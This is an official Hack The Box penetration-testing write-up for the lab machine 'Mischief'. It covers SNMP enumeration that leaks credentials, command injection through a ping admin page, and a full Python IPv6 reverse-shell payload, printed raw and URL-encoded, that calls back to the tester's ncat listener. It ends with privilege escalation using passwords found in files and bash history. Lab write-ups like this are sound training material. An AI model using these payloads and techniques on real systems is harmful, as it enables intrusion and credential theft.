Hack The Box
PEN-TESTING LABS

Mischief

3rd January 2019 / Document No D19.100.01

Prepared By: egre55
Machine Author: trickster0
Difficulty: Insane
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Mischief is hard to insane difficulty machine that highlights the risks involved with exposing SNMP, and the dangers of passing credentials over the command line. It also features a "ping" admin page - functionality often found on appliances, which is worth testing for RCE vulnerabilities.

Skills Required

- Intermediate knowledge of Web and SNMP enumeration techniques
- Basic knowledge of IPv6
- Basic knowledge of Linux

Skills Learned

- Familiarity with SNMP OIDs
- IPv6 decimal to hexadecimal encoding techniques
- Establishment of IPv6 reverse shell

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.92 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.92
nmap -Pn -sU -sV -sC -p$ports 10.10.10.92
```

TCP

```
root@kali:~/hackthebox/mischief# nmap -Pn -sV -sC -p$ports 10.10.10.92
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-03 16:06 EST
Nmap scan report for 10.10.10.92
Host is up (0.093s latency).

PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
|   256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
|_  256 3f:1c:77:93:5c:c0:6c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
161/tcp  filtered snmp
3366/tcp open     caldav  Radicale calendar and contacts server (Python BaseHTTPServer)
| http-auth:
| HTTP/1.0 401 Unauthorized\x0D
|_  Basic realm=Test
|_http-server-header: SimpleHTTP/0.6 Python/2.7.15rc1
```

UDP


```
root@kali:~/hackthebox/mischief# nmap -Pn -sU -sV -sC -p$ports 10.10.10.92
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-03 16:07 EST
Nmap scan report for 10.10.10.92
Host is up (0.12s latency).

PORT     STATE         SERVICE        VERSION
22/udp   open|filtered ssh
161/udp  open          snmp           SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
```

Nmap reveals SSH, a Python web server requiring Basic authentication, and SNMP are available.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

WhatWeb

This is confirmed by visiting the site. Attempts to login using common credentials such as admin:admin or admin:password are not successful.



The Nmap output showed a potential Radicale contacts and calendar server installation (which stands on a Python web server), but this is likely a false positive. WhatWeb - developed by Andrew Horton (@urbanadventurer) and Brendan Coles (@_bcoles) - also detects the Python HTTPServer, but there is no mention of Radicale.

```
root@kali:~/hackthebox/mischief# whatweb http://10.10.10.92:3366
http://10.10.10.92:3366 [401 Unauthorized] Country[RESERVED][ZZ], HTTPServer[SimpleHTTP/0.6 Python/2.7.15rc1],
```

https://github.com/urbanadventurer/WhatWeb

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SNMP

SNMP can be used to disclose a treasure trove of useful information, and if the community is writable it is also possible to make changes to the destination system. Many devices make use of SNMP and it is often possible to guess or bruteforce the community names. SNMP Object Identifiers (OIDs) correspond to different aspects of the system, as in the example list below.

IP Addresses	1.3.6.1.2.1.4.34.1.3
Running Processes	1.3.6.1.2.1.25.4.2.1.2
System Information	1.3.6.1.2.1.1.1
Hostname	1.3.6.1.2.1.1.5
Uptime	1.3.6.1.2.1.1.3
Mountpoints	1.3.6.1.2.1.25.2.3.1.3
Running Software Paths	1.3.6.1.2.1.25.4.2.1.4
Running Software Parameters	1.3.6.1.2.1.25.4.2.1.5
Listening UDP Ports	1.3.6.1.2.1.7.5.1.2.0.0.0.0
Listening TCP Ports	1.3.6.1.2.1.6.13.1.3.0.0.0.0
Network Information	1.3.6.1.2.1.4.20.1

snmpwalk is able to query these values, and on Mischief, the default "public" read-only community string is accessible using SNMP v1.

```
root@kali:~/hackthebox/mischief# snmpwalk -c public -v1 10.10.10.92 1.3.6.1.2.1.1.1
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Mischief 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64"
root@kali:~/hackthebox/mischief# snmpwalk -c public -v1 10.10.10.92 1.3.6.1.2.1.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (4324349) 12:00:43.49
```

Inspection of the running software parameters reveals credentials used to instantiate the Python HTTPServer - `loki:godofmischiefisloki`

```
iso.3.6.1.2.1.25.4.2.1.5.720 = ""
iso.3.6.1.2.1.25.4.2.1.5.745 = STRING: "-m SimpleHTTPAuthServer 3366 loki:godofmischiefisloki --dir /home/loki/hosted/"
iso.3.6.1.2.1.25.4.2.1.5.779 = STRING: "-o -p -- \\u --noclear tty1 linux"
iso.3.6.1.2.1.25.4.2.1.5.827 = STRING: "--daemonize --pid-file=/run/mysqld/mysqld.pid"
iso.3.6.1.2.1.25.4.2.1.5.863 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.876 = STRING: "-k start"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Inspection of the IP Addresses reveals a decimal encoded IPv6 address, which is decoded using a bash script (see **Appendix A**).

```
root@kali:~/hackthebox/mischief# snmpwalk -c public -v1 10.10.10.92 1.3.6.1.2.1.4.34.1.3
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.92 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.10.10.10.255 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.34.1.3.2.16.222.173.190.239.0.0.0.0.2.80.86.255.254.143.100.81 = INTEGER: 2
iso.3.6.1.2.1.4.34.1.3.2.16.254.128.0.0.0.0.0.0.2.80.86.255.254.143.100.81 = INTEGER: 2
root@kali:~/hackthebox/mischief# ./ipv6-dec2hex.sh 222.173.190.239.0.0.0.0.2.80.86.255.254.143.100.81
dead:beef::250:56ff:fe8f:6451
```

This can be further automated using an SNMP IPv6 Enumeration Tool called Enyx (created by trickster0), which is able to query the remote system directly and extract multiple ipv6 entries.

https://github.com/trickster0/Enyx

```
root@kali:~/hackthebox/mischief# python enyx.py 1 public 10.10.10.92
###############################################################################
#                                                                             #
#                     #######     ##      #  #    #  #    #                   #
#                     #          #  #    #    #  #    #  #                    #
#                     ######    #   #   #      ##      ##                     #
#                     #        #    # #        ##     #  #                    #
#                     ######  #     ##         ##    #    #                   #
#                                                                             #
#                          SNMP IPv6 Enumerator Tool                          #
#                                                                             #
#                   Author: Thanasis Tserpelis aka Trickster0                 #
#                                                                             #
###############################################################################


[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Loopback -> 0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique-Local -> dead:beef:0000:0000:0250:56ff:fe8f:6451
[+] Link Local -> fe80:0000:0000:0000:0250:56ff:fe8f:6451
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Nmap (IPv6)

Nmap reveals an Apache web server bound to the IPv6 address.

```
root@kali:~/hackthebox/mischief# nmap -6 -PN -sC -sV dead:beef::250:56ff:fe8f:6451
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-03 18:59 EST
Nmap scan report for dead:beef::250:56ff:fe8f:6451
Host is up (0.027s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2a:90:a6:b1:e6:33:85:07:15:b2:ee:a7:b9:46:77:52 (RSA)
|   256 d0:d7:00:7c:3b:b0:a6:32:b2:29:17:8d:69:a6:84:3f (ECDSA)
|_  256 3f:1c:77:93:5c:c0:6c:ea:26:f4:bb:6c:59:e9:7c:b0 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 400 Bad Request
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| address-info:
|   IPv6 EUI-64:
|     MAC address:
|       address: 00:50:56:8f:64:51
|_      manuf: VMware
```


Exploitation

Gain Access to Command Execution Panel


In order to navigate to the IPv6 website, the address needs to be encapsulated in square brackets.

http://[dead:beef::250:56ff:fe8f:6451]

A Command Execution Panel is now accessible but requires authentication.



The credentials gained from SNMP enumeration (`loki:godofmischief`) are used to access the website running on 3366.




This results in additional credentials - `loki:trickeryanddeceit`

Attempting to login to the IPv6 website using these credentials is unsuccessful. However, after trying common usernames (admin, administrator) with the password, access is gained using `administrator:trickeryanddeceit`


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Command Execution

This reveals that the admin has implemented a ping functionality (this functionality can also be found on many appliances).



Unfortunately, this hasn't just been restricted to running the ping command. After inputting the command "`id;`" , output is returned confirming that RCE is occuring in the context of the www-data user.



A credentials file in the user's home directory is referred to, but the commands `dir` and `ls` have been restricted. Instead, attention can be turned to gaining a reverse shell.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Reverse Shell

The command execution request is sent to Burp Suite in order to quickly experiment with different payloads using the Repeater module (CTRL + R). The Python reverse shell on pentestmonkey.net can be modified to work with IPv6 addressing by changing "`socket.AF_INET`" to "`socket.AF_INET6`". The IPv6 callback address is specified.

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.
connect(("dead:beef:2::1009",443));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

After adding this to the request (ensuring a trailing `;`), it is URL encoded (CTRL + U).

```
command=python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.A
F_INET6,socket.SOCK_STREAM)%3bs.connect(("dead%3abeef%3a2%3a%3a1009",443))%
3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3
bp%3dsubprocess.call(["/bin/sh","-i"])%3b'%3b
```

A firewall rule is added to allow access from the destination IPv6 address to port 443, and a ncat IPv6 listener is stood up.

```
root@kali:~/hackthebox/mischief# ufw allow from dead:beef::250:56ff:fe8f:6451 to any port 443
Rule added (v6)
root@kali:~/hackthebox/mischief# ncat -lvn dead:beef:2::1009 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on dead:beef:2::1009:443
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

After sending the request from Burp, a reverse shell is received as www-data.

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://[dead:beef::250:56ff:fe8f:8f2c]/
Content-Type: application/x-www-form-urlencoded
Content-Length: 270
Cookie: PHPSESSID=blos14d4qbkuchrb20h3cgngae
Connection: close
Upgrade-Insecure-Requests: 1

command=python+-c+'import+socket,subprocess,os%3bs%3dsocket.socket(socket.AF_INET6,socket.SOCK_STREAM)%3bs.connect
(("dead%3abeef%3a2%3a%3a1009",443))%3bos.dup2(s.fileno(),0)%3b+os.dup2(s.fileno(),1)%3b+os.dup2(s.fileno(),2)%3bp%
3dsubprocess.call(["/bin/sh","-i"])%3b'%3b
```

The reverse shell is then upgraded, and TERM variable set. The user.txt can now be captured.

```
root@kali:~/hackthebox/mischief# ncat -lvn dead:beef:2::1009 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on dead:beef:2::1009:443
Ncat: Connection from dead:beef::250:56ff:fe8f:6451.
Ncat: Connection from dead:beef::250:56ff:fe8f:6451:41420.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Mischief:/var/www/html$ ^Z
[1]+  Stopped                 ncat -lvn dead:beef:2::1009 443
root@kali:~/hackthebox/mischief# stty raw -echo
root@kali:~/hackthebox/mischief# ncat -lvn dead:beef:2::1009 443
                                                              reset
reset: unknown terminal type unknown
Terminal type? xterm
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z
stty raw -echo
fg
reset
xterm
export TERM=xterm
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

The credentials file in loki's home directory is examined, which contains the password `lokiisthebestnorsegod`. Using su or ssh a shell as loki can be gained.

```
www-data@Mischief:/var/www/html$ ls -al /home/loki/
total 60
drwxr-xr-x 6 loki loki 4096 Jul 14 12:44 .
drwxr-xr-x 3 root root 4096 May 14  2018 ..
-rw------- 1 loki loki  192 Jul 14 12:44 .bash_history
-rw-r--r-- 1 loki loki  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 loki loki 3771 Apr  4  2018 .bashrc
drwx------ 2 loki loki 4096 May 14  2018 .cache
drwx------ 3 loki loki 4096 May 14  2018 .gnupg
drwxrwxr-x 4 loki loki 4096 May 14  2018 .local
-rw------- 1 loki loki  125 May 14  2018 .mysql_history
-rw-r--r-- 1 loki loki  807 Apr  4  2018 .profile
-rw-rw-r-- 1 loki loki   66 May 14  2018 .selected_editor
-rw-r--r-- 1 loki loki    0 May 14  2018 .sudo_as_admin_successful
-rw-rw-r-- 1 loki loki  176 May 14  2018 .wget-hsts
-rw-rw-r-- 1 loki loki   28 May 17  2018 credentials
drwxrwxr-x 2 loki loki 4096 May 15  2018 hosted
-r-------- 1 loki loki   33 May 17  2018 user.txt
www-data@Mischief:/var/www/html$
www-data@Mischief:/var/www/html$ cat /home/loki/credentials
pass: lokiisthebestnorsegod
www-data@Mischief:/var/www/html$
www-data@Mischief:/var/www/html$ su loki
Password:
loki@Mischief:/var/www/html$
```

It is worth checking the .bash_history file in case credentials has been passed over the command-line. This reveals the password `lokipasswordmischieftrickery`.

```
loki@Mischief:/var/www/html$ cat /home/loki/.bash_history
python -m SimpleHTTPAuthServer loki:lokipasswordmischieftrickery
exit
free -mt
ifconfig
cd /etc/
sudo su
su
```

The user loki is not able to use su, and so the current shell is exited, reverting to www-data. The attempt to su to root using the gained password is now successful.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
www-data@Mischief:/var/www/html$ su -
Password:
root@Mischief:~#
```

The root.txt is not in the usual place, but it can be easily found.

```
root@Mischief:~# find / -name root.txt
/usr/lib/gcc/x86_64-linux-gnu/7/root.txt
/root/root.txt
root@Mischief:~# cat /usr/lib/gcc/x86_64-linux-gnu/7/root.txt | wc
      1       1      33
root@Mischief:~#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
#!/bin/bash

counter=0
counter1=0
counter2=0
decipv6=$1

for count in {1..16}; do
  dec=$(echo $decipv6 | cut -d '.' -f $count)
  hex=$(printf '%x\n' $dec)
  if [[ $hex != 0 ]]; then
    echo -ne $hex
    counter=$((counter+1))
    counter2=$((counter2+1))
    if [[ $counter2 != "13" ]]; then
      if [[ $counter == "2" ]]; then
        echo -ne ":"
        counter=0
        counter1=$((counter1+1))
        if [[ $counter1 == "2" ]]; then
          echo -ne ":"
          counter2=$((counter2+1))
        fi
      fi
    fi
  fi
done
echo
```

ipv6-dec2hex.sh